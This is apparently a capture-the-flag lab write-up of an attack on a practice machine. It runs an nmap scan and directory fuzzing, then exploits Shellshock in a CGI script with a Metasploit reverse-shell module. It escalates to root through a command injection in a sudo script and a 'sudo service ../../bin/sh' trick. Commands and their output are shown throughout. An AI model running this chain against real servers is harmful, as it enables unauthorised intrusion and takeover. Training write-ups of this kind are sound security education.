
Test Machine Address: 10.8.0.10
Tester’s name: Stanley Ford
LAB NAME: SHELLSHOKER


Course of actions:

1. I connected to the server's VPN:



```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.2  netmask 255.255.255.0  destination 10.8.0.2
        inet6 fe80::d029:913c:4471:d133  prefixlen 64  scopeid 0×20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3  bytes 144 (144.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


2. I started the reconnaissance by scanning open ports with the nmap utility:I



```
Completed Service scan at 06:20, 6.15s elapsed (2 services on 1 host)
NSE: Script scanning 10.8.0.10.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 06:20
Completed NSE at 06:20, 0.35s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 06:20
Completed NSE at 06:20, 0.28s elapsed
Nmap scan report for 10.8.0.10
Host is up, received syn-ack (0.080s latency).
Scanned at 2023-04-08 06:19:43 EDT for 26s
Not shown: 64194 closed tcp ports (conn-refused), 1339 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.41 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


found an open SSH port 22 and 80 HTTP. I also found out the version of the web server: Apache 2.4.38.SSH server: OpenSSH 7.9p1

3. Next, I used the dirb fuzzer and found that the cgi-bin directory was being used.



```
GENERATED WORDS: 4612

---- Scanning URL: http://10.8.0.10/ ----
+ http://10.8.0.10/cgi-bin/ (CODE:403|SIZE:274)
==> DIRECTORY: http://10.8.0.10/fonts/
==> DIRECTORY: http://10.8.0.10/images/
+ http://10.8.0.10/index.php (CODE:200|SIZE:5357)
+ http://10.8.0.10/server-status (CODE:403|SIZE:274)

---- Entering directory: http://10.8.0.10/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.8.0.10/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Apr  8 06:06:12 2023
DOWNLOADED: 4612 - FOUND: 3

┌──(kali㉿kali)-[~]
└─$ 
```


I fanzed this directory again for some shell scripts:



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr  8 06:10:26 2023
URL_BASE: http://10.8.0.10/cgi-bin/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.sh) | (.sh) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.8.0.10/cgi-bin/ ----
+ http://10.8.0.10/cgi-bin/shell.sh (CODE:500|SIZE:607)

-----------------
END_TIME: Sat Apr  8 06:15:45 2023
DOWNLOADED: 4612 - FOUND: 1

┌──(kali㉿kali)-[~]
└─$ 
```


I found one: shell.sh. I'll try to exploit it.

In general, CGI scripts are known for their Shellshock vulnerability. You can check that the vulnerability really exists using the same nmap, forcing the server to return a string in the response. I found only one cgi file backup.cgi and checked on



```
└─$ nmap 10.8.0.10 -p 80 --script=http-shellshock --script-args uri=/cgi-bin/backup.cgi
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-08 06:29 EDT
Nmap scan report for 10.8.0.10
Host is up (0.066s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://seclists.org/oss-sec/2014/q3/685
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169

Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```


 it:So, shellshock really exists and a potential entry point has been found. I'll try to exploit it with a metasploit:



```
msf6 > search shellshock

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01  excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24       excellent  Yes    Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec             2014-09-24       excellent  Yes    CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                2014-09-24       normal     No     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                2014-09-24       excellent  No     Dhclient Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec            2014-09-29       excellent  Yes    IPFire Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                2015-04-27       excellent  Yes    Legend Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root       2014-09-24       normal     Yes    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec          2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec             2014-09-24       normal     No     Qmail SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                     2015-12-04       excellent  Yes    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > RHOST 10.8.0.10
[-] Unknown command: RHOST
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 10.8.0.10
RHOST ⇒ 10.8.0.10
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shell.sh
TARGETURI ⇒ /cgi-bin/shell.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.8.0.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 10.8.0.1
[*] Meterpreter session 1 opened (10.8.0.3:4444 → 10.8.0.1:43290) at 2023-04-08 07:46:50 -0400
```


I used exploit No. 1 because it fits our server: it also runs on Apache.

So, it won't be difficult to get a shell now:



```
meterpreter > shell
Process 1869 created.
Channel 4 created.

whoami
www-data
sudo -l
Matching Defaults entries for www-data on HackSudoThor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on HackSudoThor:
    (thor) NOPASSWD: /home/thor/./hammer.sh
█
```

I checked sudo privileges and found that there is access to the hammer.sh file and immediately tried to open it:




```
cat /home/thor/./hammer.sh
cat: /home/thor/./hammer.sh: Permission denied
sudo cat /home/thor/./hammer.sh

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
```

It is said that there is no tty. I'll raise the shell to tty with

python -c 'import pty; pty.spawn("/bin/bash")'


(What if Python is installed on the server?)



```
bash-4.3$ tty
tty
/dev/pts/0
bash-4.3$ 
```


So, I did it on the first try, thank goodness.

Now, you can try to open hammer.sh again:



```
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : Secret
Secret
Hey Dear ! I am Secret , Please enter your Secret massage : Scarle
Scarle
Thank you for your precious time!
bash-4.3$ 
```


A simple chatbot is being performed.
With some brainstorming, you can try to get a shell on behalf of thor by typing /bin/sh into the input and only then look at its sudo privileges.



```
sudo -u thor /home/thor/./hammer.sh

HELLO want to talk to Thor?

Enter Thor  Secret Key : /bin/sh/
/bin/sh/
Hey Dear ! I am /bin/sh/ , Please enter your Secret massage : /bin/sh
/bin/sh

whoami


whoami
thor

sudo -l
sudo -l
Matching Defaults entries for thor on HackSudoThor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User thor may run the following commands on HackSudoThor:
    (root) NOPASSWD: /usr/bin/cat, /usr/sbin/service
sudo service ../../bin/sh
sudo service ../../bin/sh
whoami
whoami
root
█
```

As you can see, thor can run /usr/bin/cat and /usr/sbin/service as root. Now it's not difficult to find the right exploit on gtfobins and get the root directly (I used /usr/sbin/service above).

Root is obtained, you can start learning the system and doing other dirty things.



```
cd /root/
cd /root/
ls
ls
flag.txt       openvpn_2.4.4-2ubuntu1.7_amd64.deb  root.txt
lab_23_5.ovpn  proof.txt
█
```

The flag lies, obviously, in flag.txt:
Flag{bG9DdpZUZlNWNoaTRpZWs4bGEK}

The car has been hacked. Curtain.